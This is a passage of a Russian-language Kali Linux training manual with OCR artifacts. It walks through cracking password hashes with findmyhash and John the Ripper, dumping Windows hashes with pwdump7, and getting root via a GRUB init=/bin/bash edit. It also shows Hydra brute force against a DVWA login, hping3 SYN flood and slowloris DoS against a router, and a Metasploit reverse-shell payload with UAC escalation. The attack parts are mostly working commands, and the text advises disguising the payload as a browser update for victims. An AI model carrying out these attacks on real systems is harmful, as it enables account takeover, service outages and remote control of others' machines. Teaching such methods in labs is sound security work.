


Рисунок 32 – Полученные учетные данные с сайта

МЕТОДЫ BRUTEFORCE[22]

Сюда же мы включим взлом хэшей, также как можно атаковать сайт с помощью bruteforce-алгоритма, так называемая bruteforce-атака на веб-сайт, для того чтобы понять комбинацию имен пользователей и паролей, но что более важно, вам нужно узнать способы взлома хэшей, как их взломать.

Рассмотрим некоторые инструменты. Один из них, это «findmyhash» – это онлайн-инструмент, а другой очень популярный инструмент называется «John the RIPper», а затем мы перейдем к «Ghidra», которая позволит нам применять несколько имен пользователей и паролей на сайте и, в случае с bruteforce, если мы их угадаем, то сможем войти на сайт.

Первый инструмент, которым мы воспользуемся намного проще – чистый текст. Инструмент называется «findmyhash». Пишем «findmyhash --help», как видите в меню помощи не так много опций, действующих опций всего три.

«-g» – если хэш не может быть взломан, выполняется поиск в google и выводятся все результаты. Заметка: эта опция работает только с «-h» опцией.

«-f <file>» – для файлов, у вас может быть файл или хэш. Есть определенные особенности для создания файлов хэшей – один хэш в строке, больше ничего. Так что вы вводите хэш, нажимаете «Enter», вставляете следующий, жмёте «Enter» и так далее, и все они должны быть одного типа.

Поднимемся к началу и видим типы хэшей, поддерживаемые программой: MD4, MD5, GHOST, SHA512 и так далее. Здесь мы видим синтаксис, можем просто писать «findmyhash <algorithm> OPTIONS».

Очистим экран. Еще одна часть, которая требует нашего внимания, это то, что сайтов, которые мы можем использовать для взлома каких-то вещей очень много, например, «md5lab.som». Очень не рекомендуется делать это на своем локальном компьютере, в основном потому, что здесь содержится три набора: буквы, цифры, и знаки.

---

[22] Что такое брутфорс и как от него защититься? – URL: https://skillbox.ru/media/code/chto-takoe-brutfors-i-kak-ot-nego-zashchititsya/

Пишем «findmyhash MD5 -h [hash]» и теперь создадим хэш. Открываем сайт и в генератор введём «hey», попробуем, сработает ли. Копируем hash и вставляем его в команду. «Enter». Хэш был взломан. Видим hash и слово, которое было зашифровано. Давайте попробуем что-то посложнее, попробуем «hey123», копируем hash, вставляем, «Enter», 6-символьный пароль, включающий в себя цифры и буквы был взломан. Давайте попробуем еще один, сгенерируем «Hey123!» и попробуем взломать. Этот хэш не взломан, он не смог его взломать, посмотрим что будет, если мы попробуем поиск Google «findmyhash MD5 -g [hash]» – хэш не найден, мы не смогли взломать этот хэш, но что мы можем скопировать его, вставить в поисковую строку Google и посмотреть, что реально скажет Google, откроем MD5decoder.org, похоже, это единственный сайт с таким hash`ем. Вставляем хэш, но ничего не найдено.

Вы постоянно будете сталкиваться с системными паролями, которые вам предстоит обойти и это может быть очень сложным, например, если кто-то зашифровал свой диск с помощью сильного ключа, то Вы не сможете достать какую-либо информацию с этого диска. Сегодня мы не будем расшифровывать зашифрованные диски, потому что это практически невозможно, ну или очень-очень сложно, вместо этого мы рассмотрим системные пароли. Что обычно делают эксперты?

Вставляют загрузочный диск или флешку и загружаются с них. Однако, многие системы, в которые входят под обычным пользователем, у них нет никаких root привилегий вообще, но мы можем выполнять базовые операции, на которые не требуются Root-права, из этого режима пользователя мы хотим получить пароль root`а, чтобы мы могли полностью контролировать систему и всё, что в ней происходит. Мы не можем контролировать систему с загрузочного диска, кроме как той, что запущена именно с этого диска, а затем получить доступ к файлам из неё и это тоже довольно неплохой метод. Вы можете извлечь хэш паролей и позже их взломать или что-то такое.

Теперь рассмотрим данный конкретный метод, когда, например, люди забывают свой пароль или что-то такое-то вам не обязательно проходить этот метод с загрузкой из диска, получением хэша, который затем нужно взламывать и так далее. Рассмотрим способ, с помощью которого вы можете получить root-доступ без всего этого, просто перезагрузив систему и поправив некоторые вещи, затем мы точно также узнаем путь к нужным файлам, получим хэш и взломаем его с помощью «John the RIPper».

Итак, перезагрузим систему. Войдём под пользователем «test», так что просто пишем «reboot», ошибка, придется воспользоваться графическим интерфейсом или вы можете просто физически выключить и включить компьютер, ну или через «reset». Итак «restart», идет процесс загрузки загружен «grub» и сразу после загрузки «grub» нажимаем стрелку вверх и вниз, и таймер останавливается. Видим опции и здесь написано «используйте клавиши стрелок для выбора метода загрузки, нажмите

«Enter» для загрузки выбранной операционной системы или/и для правки этих команд перед загрузкой, и так что мы хотим, так как нажать «e» и видим целый список различных вещей. Видим строку «linux/boot/vmlinuz….» и под ними видим эту же строку с числами, после номера идет пробел и «ro», удалите это и введите «rw», идём в конец этой строки, больше ничего не меняем, нажимаем пробел и вводим «Init=/Bin/bash», давайте посмотрим, как это сохранить – просто жмем F10 и идет загрузка. Теперь мы в root-оболочке, как видите теперь в своей системе у нас root-права, вы можете увидеть это слева.

Очистим экран, перейдём в папку root, пишем «cd/ root/», «ls», как видите у нас полный доступ к системе, и мы можем делать всё, что угодно, например, можем ввести «init5». Введём «ifconfig», сетевые конфигурации недоступны, потому что мы в этом режиме, ну это не важно, мы можем делать многое с системой, например, «cd /home/test», теперь мы в папке «test», далее «passwd test» можем сменить пароль для папки «test», мы даже можем сменить пароль для папки «root», давайте это сделаем, итак «passwd root», смысл вы поняли.

Теперь мы перезагрузим систему и загрузимся по-обычному, чтобы мы могли также использовать и графический интерфейс, и у нас был полный экран virtualbox, и мы могли пользоваться средой, так что пишем «reboot», лучше использовать выключение вместо перезагрузки с командной строки, давайте просто выключим машину. Вы можете сделать это на физической машине, если вы не хотите сталкиваться с проблемами. Проще всего просто нажать кнопку reset на вашем компьютере и все закончится. Так, «reset», загрузка, «grub», «e» для правки, всё удалилась по умолчанию, так что, если вы где-то ошиблись – просто перезагрузите машину и всё очиститься само, выходим.

Сейчас мы войдем в систему под Root-правами, нам нужно ввести пароль, ведь мы его изменили. Также этот метод не позволяет вам узнать сам пароль, вместо этого он позволяет просто изменить его, но нам, разумеется, нужно это сделать, потому что нам нужен root-пароль, если мы хотим получить доступ к тому месту, где хранится файл с hash`ем паролей. Давайте посмотрим, где в Linux хранятся пароли, для этого нужно обладать root-правами и теперь мы знаем пароль для root-доступа. Давайте напишем «Su», «Cat /etc/shadow», здесь мы видим test – это наш пользователь и какой-то хэш, выглядит не очень, но нам нужно его взломать. Видим root, hash, теперь нам нужно его взломать. Очистим экран.

JOHN THE RIPPER[23]

Мы получили root-доступ, и он нам нужен для получения доступа к месту, где хранятся пароли, теперь нам нужно написать «unshadow /etc/passwd /etc/shadow > pass». Pass-файл, куда мы всё это сохраним. Жмем Enter. Если пропишем «ls», то увидим, что здесь появился файл Pass, давайте напишем «Cat pass», «Enter», как видим, здесь очень много всего, множества хэшей. Далее спускаемся вниз и видим «test». Продолжим и очистим экран. Итак, в программе «John the RIPper» очень много опций. Мы можем задать определенные правила, мы можем задать определенные файлы, сделать список, и затем считывать из этого списка, также есть файл конфигурации для самого Джона, называется «Jonh.conf», который можно поправить.

Взломаем системные пароли. Очистим экран, воспользуемся «Jonh», просто пишем «john pass», жмем «Enter» и для вас там будет написано что-то вроде «пароль взломан», следующее «john --show pass», как итог – root : test. Root – аккаунт, test – пароль для Root. И строка с паролем от обычного пользователя.

Выполним аналогичные действия на Windows виртуальной машине. Открываем браузер, заходим на сайт «www.openwall.com», скролим вниз и ищем «pwdump7», скачиваем, файл сохранится в нашу папку загрузок – это ZIP-файл, так что нужно что-то, чтобы его открыть, например, 7-ZIP. Скачаем John the RIPper, вернёмся на тот же сайт и загрузим версию. Распаковываем «pwdump7» и «John the RIPper». Откроем командную строку, вернемся к корневой директории – это директория C-жесткий диск. Вводим «dir» для списка папок, создадим файл, который называется pass, для этого пишем «mkdir pass». Итак, нам нужно выбрать путь распаковки и наш путь будет диск C-папка pass, распакуем сюда.

Давайте сменим папку на только что созданную «cd pass», далее «dir» для списка, затем dump`им пароли «cd pwdump7», а теперь создадим файл также как и в linux «PwDump7.exe > test.txt», жмем «Enter». Теперь напишем «notepad test.txt» мы можем увидеть здесь имена пользователей, когда у нас есть имена пользователей мы уже можем провести брутфорс-атаку на «ftp» или сервер почты. Продолжим и закроем файл, «pwdump», теперь вернемся назад, и нам нужно зайти в «john», вновь в «Jonh», затем в «run» и найти «john.exe» и теперь вставим файл «test.txt». Мы загрузили два hash'a, мы видим всё, что нам нужно, теперь перед «test.txt» добавим «--show», мы должны задать файл, жмем Enter. По умолчанию мы не можем ничего выбрать и это очень раздражает, нужно зайти в правку и выбрать выделение, и теперь мы можем что-то выделять. Как видим администратор – без пароля, создатель – «test» и так мы получили пароль.

---

[23] Сичко Евгений. John The Ripper – полное руководство / Компьютерная газета. – 2021. - №19. – URL: https://nestor.minsk.by/kg/2001/19/kg11906.html.

Рисунок 33 – Полученные учетные данные windows

HYDRA[24]

Разберём инструмент под названием «hydra» – она позволит нам атаковать веб-сайты, на которых есть форма входа. На большинстве сайтов есть эта форма входа, то есть форма ввода логина и пароля. Итак, «hydra» позволяет нам использовать несколько пользователей, несколько учетных данных для входа за определённый промежуток времени.

Давайте напишем в терминале Linux «hydra». Есть возможность использования маленькой «-l <LOGIN>» для одного логина, либо же заглавная «-L <FILE>» для файла словаря с нашими именами пользователей. Маленькая «-p <PASS>» для вставки одного пароля. Опция «-C <FILE>» - файл означает, что вам нужно задать путь к файлу. Мы можем задать файл со списком серверов для атаки, то есть со списком IP-адресов – «-M <FILE>», опция «-t» для задач, количество параллельно запущенных потоков, по умолчанию 16 на хост. «-h» – полная помощь

Давайте продолжим и посмотрим, как выглядят команды. Зайдем на сайт, кликаем на него ПКМ, затем «просмотреть код страницы», в большинстве случаев вы увидите код всей страницы, так что вам нужно будет найти там именно поле имени пользователя и пароля для того, чтобы сделать это, а также кнопку подтверждения ввода данных, можем использовать поиск, просто нажмите «ctrl+f» и введите «username» или что-то такое, а затем проверяете всё, что там выдали в поиске. В нашем случае есть функция «показать код выделенного элемента» – это позволяет посмотреть код того, что именно нам нужно, это всё немного упрощает. Нам нужно здесь: «username», «password», также нам нужна часть адреса и нам нужен IP-адрес сервера.

Выполним команду «hydra -l admin -P passlist 192.168.1.102 http-post-form“/DVWA-1.0.8/login.php:username=^USER^&password=^PASS^&Login-Login:Login failed” -V», но перед этим сделаем вот что: «nano passlist»,

[24] См. подробнее: Как эффективно использовать Hydra в Kali Linux. – URL: https://ru.anyquestion.info/a/polnoe-rukovodstvo-kak-effektivno-ispolzovat-hydra-v-kali-linux; Как максимально использовать возможности Hydra в среде Kali Linux. – URL: -v-srede-kali-ru.anyquestion.info/a/uglublennyy-analiz-kak-maksimalno-ispolzovat-vozmozhnosti-hydralinux; Основы использования hydra на Kali Linux. – URL: https://ru.anyquestion.info/a/gayd-osnovy-ispolzovaniya-hydra-na-kali-linux-sovety-i-tryuki

создадим для себя список паролей, разумеется, это довольно глупая идея, лучше будет скачать список паролей в интернете.

Зачем же мы это сделали?

«Hydra» печально известна, тем что делает не совсем то, что мы хотим, то есть функции она свои выполняет и код написан верно, но из-за параметров, которые используют люди, особенно для «http» и «https» версий атак, когда мы атакуем форму входа на сайт, в таком случае частенько можно запутаться, а именно в том, какое имя пользователя правильное, какие именно учетные данные правильные, какие нет, потому что вам нужно сообщение от гидры, сообщение, получив которое мы понимаем, что наши учетные данные неверны, а каждый раз, когда мы его не получаем мы понимаем, что учетные данные верны, «hydra» больше ничего не делает, и из-за этого возникает путаница, приходится вставлять этот длинный параметр для сайтов с формой входа и здесь может случиться несколько проблем, вот почему неплохо создать свой собственный список паролей который очень короткий, чтобы протестировать нашу атаку на нашем локальном веб-сервере или же протестировать на сервере, который мы хотим атаковать. Создайте файл с паролями, это очень просто, пишем «nano [название файла]», а затем пишем в нём всё, что захотим, «ctrl+o» для сохранения «passlist» – это имя нашего файла, «ctrl+x» для выхода, можете назвать его как вам угодно – это неважно.

Продолжим и очистим экран. Что нам нужно теперь, – это ввести команду «hydra -l admin -P passlist 192.168.1.102 http-post-form “ /DVWA-1.0.8/login.php:username=^USER^&password=^PASS^&Login-Login:Login failed” -V»

Итак, попытаемся войти, написано «вход не выполнен», если мы перезагрузим сайт и зайдём в Burp Suite, давайте продолжим выполнение, видим /DVWA-1.0.8/login.php, копируем это. Посмотрим, как сделать это в Burp Suite, заходим в заголовки и сразу видим то, что нам нужно, и чтобы не исключать HTTP/ 1.1 – запрос, вместо этого, просто копируем этот первый заголовок, первую его часть.

Продолжим и вернемся к команде гидры «hydra -l admin -P passlist 192.168.1.102 http-post-form “ /DVWA-1.0.8/login.php:username=^USER^&password=^PASS^&Login-Login:Login failed” -V», если мы сейчас нажмём Enter, начнется работа программы, вы увидите попытки ввода, количество потоков у нас 16, вы можете их увеличить, добавив «-t ». Здесь у нас порт [80] [http-post-form] host: и далее говорится «login:admin password: password». Кликаем «Applications -Kali Linux -Password attacks -online attacks - hydra-gtk», видим графический интерфейс пользователя для гидры, здесь вы можете выбрать единственную цель, список целей, задать порт, можете выбрать протокол, выбрать SSL, вербализацию, показывать попытки и «Debug»», помощь. Здесь можно задать прокси, далее – вкладка «Specific», где видим «http/https url», сюда вставляем эти параметры, которые находятся в

кавычках в команде. Здесь есть старт, стоп, сохранить вывод, очистить вывод, то есть сохранить файл или очистить экран. Это на случай, если вам интересно, но использовать гидру лучше через командную строку.

Проведём dos-атаку воспользуемся веб-сервером на нашем домашнем роутере. У нас есть логическая и брутфорс-атака. Логическая атака основана на логических ошибках другой стороны – веб-сервера, который обрабатывает запросы. Если у Вас есть достаточно широкий канал, ваш собственный канал, совмещенный с каналами других машин, то вы сможете провести достаточно сильную dos-атаку на веб-сайт, брутфорс-атаку на сайт.

Мы хотим достичь полной dos-атаки, то, что мы будем делать определенно, является методом брутфорса, но не логическим методом, там не будет никаких логических ошибок, мы просто будем флудить запросами короткий промежуток времени и, поскольку наш роутер находится у нас дома, мы можем отсылать на него тонны запросов за короткий промежуток.

Мы воспользуемся предустановленным инструментом, он называется «hping3», и давайте посмотрим в меню помощи какие у нас есть опции, «hping3 --help», мы будем использовать SYN-флаги, это будет syn-флуд, вы можете флудить сервер всеми видами запросов. Одна из прекрасных особенностей этого инструмента в том, что вы можете попробовать один флаг – не работает - ok, пробуем другой, - не работает, ok - следующий, что-то точно сработает. Выше у нас есть интервал «-i» в микросекундах. Спустимся ниже, очистим экран, «hping3 -I u100 -S -p 80 192.168.1.1», u100 – временной промежуток, -p 80 - здесь мы даже можем задать порт, далее ip-адрес доменного имени, для его получения пишем «route» и видимо ip нашего шлюза, который и является нашим роутером. Очищаем экран, возвращаемся к нашей команде, эта атака не работает сразу, нужно время, откроем Windows машину, и откроем explorer, сверху пишем 192.168.1.1 – это веб-сервер нашего роутера и открылось окно для ввода данных, если мы нажмём выход, то нас перебросит на страницу с надписью: «Защищенный объект. Этот объект на RomPage-сервере защищен», так что мы не можем войти, не можем зайти в админку, но мы по-прежнему на сайте, мы всё ещё можем попробовать войти на него, что означает, что сайт функционирует. Мы можем войти, но сейчас этих полей нет, но это неважно, вы можете зайти на свой роутер и dos-атака сработает абсолютно также, мы делаем это в локальной сети, но эту атаку можно провести и через интернет, никаких проблем. Итак, мы убедились в том, что сайт функционирует, давайте приступим к флуду, как видим, dos-атака в процессе, если мы вернёмся к Windows машине, то всё по-прежнему будет работать, мы можем перезагрузить и, у нас снова попросит ввести логин и пароль, стоит подождать одну-две минуты, чтобы атака возымела эффект.

Давайте откроем «firefox», на физической машине, введём 192.168.1.1, у нас тоже попросили ввести данные и несмотря на то, что

атака проводится локально, нам все равно приходится ждать, когда вы не сможете выполнить процедуру входа, это будет означать, что наша dos-атака удалось. Как видим, страница не загружается, «соединение разорвано, невозможно загрузить страницу». Давайте посмотрим есть ли соединение «ping google.com». Давайте вернемся в «Kali» и остановим это, итак, как видим, 63% пакетов было утеряно, теперь просто отключимся и подключимся снова, перезагрузим страницу, у нас снова запрашивают данные, всё работает.

Скомбинируем два инструмента, воспользуемся «slowloris» – это скрипт «perl», а также воспользуемся nmap, чтобы провести сканирование сайта и определить уязвим он или нет. Итак, это атака не идеальна во всех смыслах, чем шире у вас канал, тем лучше, разумеется, на мощном компьютере вы сможете запустить больше потоков, под потоками мы понимаем – большее количество задач одновременно, однако, в большинстве случаев, если у вас не достаточно широкий канал, то сайт не запустится полностью, т.е. пользователи всё ещё смогут на него зайти, однако, время его загрузки будет большим 1-2 минуты. Не обязательно полностью вешать сайт, его можно просто сделать невозможным для использования.

Есть еще парочка вещей, которые нам необходимо сделать, одна из них - сканирование, так что давайте воспользуемся nmap. «nmap --script http-slowloris --max-parallelism 400 192.168.1.1 -vv», nmap мы говорим использовать скрипт вот в таких целях, затем распараллеливание 400 и ip-адрес, который мы хотим просканировать на данную уязвимость, также используем метод двойной вербализации, чтобы nmap говорил, что происходит и что он делает на сайте.

Откроем браузер и поищем скрипт, который называется «http-slowloris», он тестирует веб-сервер на уязвимость к dos-атаке slowloris путём запуска данной атаки. Воспользуемся им «nmap --script http-slowloris --max-parallelism 400192.168.1.1 -vv», Enter и сканирование началось, оно может занять довольно большое время. Далее видим завершённое SYN-сканирование, NSE-сканирование, сканирование по скрипту, которое мы используем для того, чтобы понять уязвим ли сервер к какой-либо атаке. Сканирование завершилось, видим вероятные уязвимости, давайте посмотрим, что можно сделать.

Мы можем очистить экран. Теперь нам нужно зайти в интернет, давайте зайдем на этот сайт «http://ha.ckers.org/slowloris/» – это официальный сайт данного эксплойта, пробегитесь глазами, посмотрите, что тут написали разработчики. Также здесь есть требования для запуска скрипта, но, если вы запускаете его в последней версии «Kali Linux», то вам не нужно устанавливать ничего дополнительного, если же нет, то посетите этот сайт и посмотрите, чего у вас не хватает. Если продолжим скролить вниз, увидим небольшую заметку для тех, кто собирается использовать его под Windows. Идём ниже и видим скачать «slowloris.pl», нам нужно скачать этот скрипт, просто кликаем на него и видим, что это не

обычная ссылка для скачивания, это сам скрипт, который нужно выделить и скопировать. Создадим файлы: «nano slowloris.pl», можете назвать, как хотите, но желательно, чтобы смысл сохранялся, жмем Enter и вставляем содержимое, не сохраняйте сразу и не закрывайте, дайте время загрузится. Жмем «ctrl+o» для сохранения, «ctrl+x» для выхода. Далее сделаем файл исполняемым «chmod +x slowloris.pl», затем очистим экран. А теперь введём стандартную команду для исполнения скрипта «./slowloris.pl -dns 192.168.1.1 -port 80 -num 500», жмем «Enter». Откроем браузер, 192.168.1.1, и он не загружается. Вернемся и остановим атаку, снова firefox, попробуем перезагрузить сайт, попробуем снова и перезагрузим сайт теперь мы можем ввести данные, чего не могли сделать ранее из-за сброшенного соединения. Давайте закроем, проверим есть ли Интернет-соединение, введём «ping google.com».

REVERSE SHELLS[25]

Reverse shells – это часть кода, который Вы размещаете на устройстве, а затем Вы можете удаленно контролировать эти устройства из любого удобного вам места. Чтобы сделать это через Интернет, нам придется совместить сразу несколько вещей, например, у Вас есть домашний ПК и VPN со статичным IP, вам понадобится настроить ваш роутер, всё, что нужно сделать – вставить IP вашего ПК, вы также можете воспользоваться IP-адресом виртуальной машины, если она в режиме моста.

Открываете веб-интерфейс вашего роутера и находите «DMZ», обычно, это одна опция с одним полем, куда можно вставить всего один IP, вы вставляете его и далее сможете использовать свой публичный IP, который вы можете узнать, набрав в любом браузере «мой IP адрес».

Есть несколько подходов для разработки и создания обратных оболочек, для их создания вы можете писать их сами, что будет намного предпочтительнее, в основном потому, что обратные оболочки, сгенерированные автоматически могут быть обнаружены антивирусами. Самому написать обратную оболочку – не самая простая задача.

Рабочая среда для создания таких оболочек называется «metasploit»[26]. «Metasploit» – это рабочая среда, используемая

---

[25] См. подробнее: Баранова Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. – Москва: Риор, 2018. – 400 с.; Бирюков А.А. Информационная безопасность: защита и нападение. – Москва: ДМК Пресс, 2013. – 474 с.; Гафнер В.В. Информационная безопасность: Учебное пособие. – Рн/Д: Феникс, 2010. – 324 с.; Крыгин Н.Д. «Обратная оболочка» как одна из уязвимостей целевой системы // Столыпинский вестник: научный сетевой журнал. – 2022. - № 4. – С. 1875-1881. – URL: file:///C:/Users/Библиограф/Downloads/obratnaya-obolochka-kak-odna-iz-uyazvimostey-tselevoy-sistemy%20(1).pdf.

[26] См. подробнее: Багдасаров Д.М. METASPLOIT как проект компьютерной безопасности // Столыпинский вестник. – 2022. - № 4. – С. 1914-1923. -– URL: metasploit-kak-proekt-kompyuternoy-bezopasnosti.pdf; Кошуцкий Р.А. Применение связки METASPLOIT-VEIL для обхода антивирусной защиты // Студенческий научный форум – 2015: Материалы VII Международной студенческой научной конференции. – URL https://scienceforum.ru/2015/article/2015013515; Серов С.А., Серов С.С., Петрова И.В. METASPLOIT как средство эксплуатации уязвимых серверов // StudNet: Научно-образовательный

тестировщиками по всему миру, мы будем использовать бесплатную версию, у нас не будет графического интерфейса, так что придется делать всё в терминале – это минус. Заходим в браузер и пишем «metasploit», и первой строчкой, скорее всего, будет официальный сайт.

Очистим экран, воспользуемся «metasploit» для генерации скрипта, а также в качестве прослушивателя. Давайте зададим среде «metasploit» базу данных для использования и при ее использовании он будет быстрее, так что пишем «service postgresql start». Очистим экран, пишем «service metasploit start», запускаются сразу несколько вещей. Очистим экран, пишем «msfconsole», жмем «Enter». Давайте откроем еще один терминал и напишем «msfupdate», если мы пропишем эту команду с root-правами, то она обновит «metasploit»». Здесь видим имя пользователя [security], пароль [пустой], это просто баннер. Пишем «help», чтобы посмотреть на тонны опций, которые мы можем использовать, использование команд почти такое же, как и в среде Linux.

Давайте очистим экран. Мы будем генерировать автоматическую обратную оболочку для Windows. Перед тем как начнем генерировать обратную оболочку, воспользуемся опцией «search» (поиск), которую мы будем использовать довольно часто. Давайте пропишем «search -h» и посмотрим какие для нее есть аргументы. Давайте напишем «search name:meterpreter» – это прослушиватель, сессия, которую нам нужно открыть, здесь у нас различные «payload», в т.ч. «payload» для «Android», далее «meterpreter» и видим «reverse_http» и «https», «tcp», «bsd», «java», далее для Linux и т.д. Давайте очистим экран, мы посмотрели несколько основных опций. Откроем два терминала с root-правами, пишем команду «msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.102 x > /root/Desktop/CMD_01.exe», msfpayload задаем именно тот, который нам нужен, далее хост, хост прослушивателя, то есть ваш Ip-адрес и все будет перенаправляться по адресу root/Desktop и далее в папку, которую назвали CMD_01, но можете назвать, как угодно. Жмем «Enter», на запуск требуется какое-то время. Файл CMD_01.exe мы копируем, например, на флешку и носим с собой, чтобы заразить нужную нам цель, или вы можете спровоцировать скачивание файла, представив его обновлением для веб-браузера. Итак, нам нужно доставить CMD_01.exe в компьютер жертвы, скопируем наш файл на Windows машины, очистим экран и вводим «ues exploit/multi/handler», жмем «Enter», далее можно вести «show options», нам покажут доступные опции команды, пишем «set payload windows/meterpreter/reverse_tcp» и жмем «Enter». «Payload» установлен, теперь давайте настроим его, пишем «show options», у нас есть LHOST, который нужно настроить, LPORT по умолчанию 4444, можете его оставить, если не используете его для чего-то другого, если же используйте, то можете его изменить, вот как это делается: «set LHOST

журнал для студентов и преподавателей. – 2021. - №5. – URL: metasploit-framework-kak-sredstvo-ekspluatatsii-uyazvimyh-ser

192.168.1.102», это также может быть ваш внешний IP-адрес и так то же самое можно сделать и с портом. Теперь очистим экран, пишем «exploit», жмем «Enter». Видим «started reverse handler on 192.168.1.102: 4444» – это наш порт и запуск файла. Давайте перейдем на windows машину и на ней уже наш скрипт – CMD_01.exe, давайте запустим. Возвращаемся к «Kali» и видим, что сессия meterpreter запущена, напишем «shell», канал 1 создан. Далее можно написать «mkdir CAN_YOU_SEE_ME» и вернемся к Windows машине и увидим на рабочем столе папку, которая называется «CAN_YOU_SEE_ME»

Перейдём в Kali, напишем «help shutdown» и здесь уже больше опций. У нас по-прежнему есть полный доступ к машине, к текущему пользователю, который запустил скрипт, вдобавок к этому мы можем запустить другой скрипт если захотим, можем запустить его где захотим, создать где-то файл и сделать всё что угодно. Давайте попробуем, пишем «echo ANYBODY_THERE > bla.text», далее пишем «notepad bla.text», открылся блокнот и написано здесь «ANYBODY_THERE», выглядит это просто как выпрыгивающие окно с надписью. Давайте посмотрим, сможем ли мы понять, как выключить компьютер с помощью какой-нибудь команды, для этого напишем «shutdown /P», увидим надпись «Meterpreter session 1 closed. Reason: Died», можем увидеть это «virtualbox», и как видим, здесь windows выключен.

Поговорим о том, как сделать нашу обратную оболочку постоянной на другой системе и как увеличить привилегии для того, чтобы это сделать, потому что нам понадобится расширенное права для того, чтобы делать в системе определенные вещи. Открываем нашу оболочку делаем те же самые вещи «exploit», «sessions -l» чтобы посмотреть запущена ли Windiws машина, «sessions -i 5», «shell», «cd ..», «cd ..», «cd ..», «exit». Нужно поместить текущую оболочку на задний фон, но перед этим напишем «help», чтобы посмотреть список команд. Видим отличную команду «getsystem» – попытка увеличить ваши права, но это не всегда работает. Просмотрите некоторые команды, сверх тех, что мы разберем и будем использовать. Команда «background» – текущая сессия уходит на задний фон. Давайте попробуем написать команду «getsystem» для увеличения прав, но она не сработала как надо. Давайте выйдем, прописав трижды «cd .», затем «cd Windows/System32», давайте попробуем создать здесь папку, «mkdir test» – доступ запрещен, мы не можем создать папку, «exit». Теперь «background», видим надпись «background session 5», и как видите «meterpreter» помещен на задний фон. Теперь пишем «sessions-h», чтобы получить помощь по команде «session», также можем написать «sessions -l», чтобы посмотреть список запущенных сессий, их может быть сколько угодно, сколько потянут ваши системы. Чтобы вернуться в сессию, пишем «sessions -i [номер сессии]», жмем «Enter» и готово, мы снова в «meterpreter» в сессии под номером пять. Снова можем отправить ее назад на фон и вернуться в msf-консоль, где можем делать различные вещи. Есть несколько способов расширения прав на удаленной системе

через «meterpreter», лучше из них – это запросить права у самого пользователя. Мы можем расширить свои права таким способом: перед использованием этого эксплойта напишем «use post/windows/», затем отвечаем «Да», и здесь есть «escalate» – расширение, «keylogger», но он не нужен, если у вас запущен «meterpreter», вы можете запустить его прямо оттуда. Если промотать вниз, то есть и другие команды, всего их 149. Пишем «use post/windows/escalate/», видим: «droplink», «getsystem», «golden_ticket», «screen_unlock», «kbdlayout». Мы можем использовать «getsystem», он также используется «meterpreter». Пишем «use exlpoit/windows/local/ask», теперь мы вошли в «exploit» и пишем «show options», настройте его под пятую сессию, это всё, что нужно. Нужно установить сессию, так что пишем «set session5», «show options» теперь стоит 5 сессия. Пишем «exploit», сигнал передается, если откроем нашу Windows-машину, то увидим, что контроль аккаунта пользователя спрашивает пользователя на расширение прав, это сделали мы, давайте нажмем «да» – это один из способов, есть и другие. В терминале сказано: «Открылась 6 сессия «meterpreter» и у этого «meterpreter» расширенные права», давайте посмотрим так ли это. Пишем «getsystem» и теперь мы можем написать «shell» и посмотрим, можем ли мы создать файл в «System32», так что пишем «mkdir test1», видим уведомление, что «test1» создан, мы также можем удалить этот файл командой «del test1», так что мы можем управлять файлами в «System32», что значит, что у нас полный контроль над системой, мы можем размещать здесь файлы запускать их, так что мы владеем этой системой. Давайте выйдем отсюда, очистим экран, «background».

ЗАКЛЮЧЕНИЕ

Сегодня информационная безопасность лежит в основе всего существующего цифрового мира. Мы познакомились лишь с небольшим аспектом в области информационной безопасности. Вероятно, Вы уже заметили, что в этом учебно-практическом пособии Вас не учили тестированию на проникновение. Но то, чему Вы научились, по-прежнему важно. Для продолжения обучения нельзя останавливаться на достигнутом, необходимо продолжить обучение в данном направлении. Теперь вы готовы в полной мере использовать возможности «Kali Linux», лучшей платформы для тестирования на проникновение. И у вас есть базовые навыки работы с «Linux», необходимые для участия в различных тренингах, например, «Offensive Security».

Сегодня существует множество платных курсов, и вы можете начать с использования «Metasploit». Это очень популярный инструмент тестирования на проникновение, и вы должны знать его, если серьезно относитесь к своим планам изучить тестирование на проникновение.

Следующим логичным шагом было бы пройти онлайн-курс тестирования на проникновение с помощью «Kali Linux», ведущий к получению знаменитой сертификации «Offensive Security Certified Professional».

Этот онлайн-курс можно проходить в своем собственном темпе, но сертификация на самом деле является сложной задачей, 24-часовой практический тест на проникновение в режиме реального времени, который проводится в изолированной сети VPN.

ПЕРЕЧЕНЬ
РЕКОМЕНДОВАННЫХ ИСТОЧНИКОВ
ДЛЯ ПОДГОТОВКИ К ЗАНЯТИЯМ

1. Российская Федерация. Законы. О полиции: федер. закон от 07 февраля 2011 № 3-ФЗ // СПС «КонсультантПлюс».
2. Российская Федерация. Законы. Об информации, информационных технологиях и о защите информации: федер. закон от 27 июля 2006 № 149-ФЗ // СПС «КонсультантПлюс».
3. Российская Федерация. Законы. О связи: федер. закон от 7 июля 2003 г. № 126-ФЗ // СПС «КонсультантПлюс».
4. Российская Федерация. Законы. О внесении изменений в Уголовный кодекс Российской Федерации и статью 151 Уголовно-процессуального кодекса Российской Федерации в связи с принятием Федерального закона «О безопасности критической информационной инфраструктуры Российской Федерации»: федеральный закон от 26 июля 2017 г. №194-ФЗ // СПС «remlin.ru».
